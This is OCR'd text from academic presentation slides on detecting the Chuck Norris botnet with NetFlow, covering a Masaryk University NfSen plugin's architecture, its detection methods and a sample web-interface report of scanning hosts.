
BACKEND

cndet.pm

FRONTEND

cndet.php

Plugin Architecture



BACKEND


cndet.pm

nfsend comm. interface


FRONTEND

cndet.php


Plugin Architecture




Plugin Architecture




Plugin Architecture




Plugin Architecture



Plugin Architecture



Plugin Architecture



Begin: 2011-01-04 16:30 < Timewindow: other > End: 2011-01-04 17:25 Quick interval select: Select... Show

Shown results for time window from **2011-01-04 16:30** to **2011-01-04 17:25** (55 minutes)

Suspicious hosts in our network

IP address	Name	Last activity	Being scanned	Scanning	Download	C & C	DNS
147.251.[redacted]	[redacted]muni.cz	2011-01-04 17:17:22	✗	✓	✗	✗	✗
147.251.[redacted]	[redacted].muni.cz	2011-01-04 16:47:50	✗	✓	✗	✗	✗

Suspicious hosts outside our network (aggregated by NETNAME)

Netname	AS number	Number of scanning hosts
ABTS-DSL-DEL	24560	4 hosts - Hide addresses
ABTS-KK-DSL-9102-BLR	24560	1 host - Show addresses
ABTS-MP-DSL-9445-BPL	24560	1 host - Show addresses
ADSLDGNNANSERVICE-NET	7552	1 host - Show addresses
ADSLSERVICEHNI-NET	7552	3 hosts - Show addresses
BSNLNET	9829	18 hosts - Show addresses
MTNLISP	17813	307 hosts - Show addresses
UNICOM-HE	4837	1 host - Show addresses
VIETELFTTH-NET	7552	1 host - Show addresses
VIETELGPRS-NET	7552	2 hosts - Show addresses
VIETELMETRO-NET	7552	1 host - Show addresses
VIETELXDSL-NET	7552	3 hosts - Show addresses
XSSIST-SG	17547	1 host - Show addresses

IP address	Hostname	Intervals of scanning (From - To)
122.163.101.210	abts-north-dynamic-210.101.163.122.airtelbroadband.in	2011-01-04 17:21:08 - 2011-01-04 17:25:00
122.163.131.142	abts-north-dynamic-142.131.163.122.airtelbroadband.in	2011-01-04 16:59:11 - 2011-01-04 17:00:00
122.163.142.92	abts-north-dynamic-092.142.163.122.airtelbroadband.in	2011-01-04 17:12:16 - 2011-01-04 17:15:00
122.163.25.51	abts-north-dynamic-051.25.163.122.airtelbroadband.in	2011-01-04 16:54:13 - 2011-01-04 16:55:00


Generated in 1.04 secs

© 2010, Masaryk University, NfSen cndet Plugin
http://www.muni.cz/ics/research/cyber/

Plugin Methods Architecture

cndetdb.pm

Plugin Methods Architecture



cndetdb.pm


NetFlow data

DNS


WHOIS db

PostgreSQL

Plugin Methods Architecture



Plugin Methods Architecture



cndetdb.pm

Telnet scan detection

Botnet distribution sites detection


NetFlow data

PostgreSQL


DNS

WHOIS db

Plugin Methods Architecture




Plugin Methods Architecture




cndetdb.pm
Telnet scan detection
Botnet distribution sites detection
Botnet C&C centers detection
DNS spoofing attack detection
NetFlow data
DNS
://DNS
WHOIS db
PostgreSQL

Plugin Methods Architecture


cndetdb.pm
Telnet scan detection
Botnet distribution sites detection
Botnet C&C centers detection
DNS spoofing attack detection
ADSL string detection
NetFlow data
://DNS
DNS
WHOIS db
PostgreSQL

Web Interface – Infected Host Detected



Begin: 2011-01-04 16:30 | Timewindow: other | End: 2011-01-04 17:25 | Quick interval select: Select... | Show

Shown results for time window from **2011-01-04 16:30** to **2011-01-04 17:25** (55 minutes)

Suspicious hosts in our network

IP address	Name	Last activity	Being scanned	Scanning	Download	C & C	DNS
147.251.[redacted]	[redacted]muni.cz	2011-01-04 17:17:22	✗	✓	✗	✗	✗
147.251.[redacted]	[redacted].muni.cz	2011-01-04 16:47:50	✗	✓	✗	✗	✗

Suspicious hosts outside our network (aggregated by NETNAME)

<table>
<tr><th>Netname</th><th>AS number</th><th>Number of scanning hosts</th></tr>
<tr><td>ABTS-DSL-DEL</td><td>24560</td><td>4 hosts - Hide addresses
<table>
<tr><th>IP address</th><th>Hostname</th><th>Intervals of scanning (From - To)</th></tr>
<tr><td>122.163.101.210</td><td>abts-north-dynamic-210.101.163.122.airtelbroadband.in</td><td>2011-01-04 17:21:08 - 2011-01-04 17:25:00</td></tr>
<tr><td>122.163.131.142</td><td>abts-north-dynamic-142.131.163.122.airtelbroadband.in</td><td>2011-01-04 16:59:11 - 2011-01-04 17:00:00</td></tr>
<tr><td>122.163.142.92</td><td>abts-north-dynamic-092.142.163.122.airtelbroadband.in</td><td>2011-01-04 17:12:16 - 2011-01-04 17:15:00</td></tr>
<tr><td>122.163.25.51</td><td>abts-north-dynamic-051.25.163.122.airtelbroadband.in</td><td>2011-01-04 16:54:13 - 2011-01-04 16:55:00</td></tr>
</table></td></tr>
<tr><td>ABTS-KK-DSL-9102-BLR</td><td>24560</td><td>1 host - Show addresses</td></tr>
<tr><td>ABTS-MP-DSL-9445-BPL</td><td>24560</td><td>1 host - Show addresses</td></tr>
<tr><td>ADSLDGNNANSERVICE-NET</td><td>7552</td><td>1 host - Show addresses</td></tr>
<tr><td>ADSLSERVICEHNI-NET</td><td>7552</td><td>3 hosts - Show addresses</td></tr>
<tr><td>BSNLNET</td><td>9829</td><td>18 hosts - Show addresses</td></tr>
<tr><td>MTNLISP</td><td>17813</td><td>307 hosts - Show addresses</td></tr>
<tr><td>UNICOM-HE</td><td>4837</td><td>1 host - Show addresses</td></tr>
<tr><td>VIETELFTTH-NET</td><td>7552</td><td>1 host - Show addresses</td></tr>
<tr><td>VIETELGPRS-NET</td><td>7552</td><td>2 hosts - Show addresses</td></tr>
</table>

Part V

Conclusion

Detection Plugin and Other Botnets

Botnet Lifecycle Similar for Majority of Botnets

- **scanning** for possible bots
- **infection** of a vulnerable devices
- bot **initialization/update**
- botnet **operation**

Botnet Detection Plugin Customization

- **modular** plugin engine
- **easy modification** for detection of other botnet
- we need to customize **detection methods**
- plugin distributed under the **BSD license**

Conclusion

Network Devices Are Not Protected

- Routers, access points, printers, cameras, TVs, ...
- **No AV software**, missing **patches** and **firmware updates**.
- But they **should be protected**!

Experience

- **NetFlow can monitor** all such devices in network.
- Discovery of new **Chuck Norris botnet** using **NetFlow**.
- Developed a **specialized NfSen plugin** for Chuck Norris botnet detection.

Future

- Chuck Norris is down, but **others are coming** (e.g., Stuxnet).
- We are **open to research collaboration**.
- Detection plugin **is available** at our project site.

Thank You For Your Attention!

Detecting Botnets with NetFlow

Vojtěch Krmíček
Tomáš Plesník
vojtec|plesnik@ics.muni.cz

Project CYBER
http://www.muni.cz/ics/cyber

This material is based upon work supported by the
Czech Ministry of Defence under Contract No. OVMASUN200801.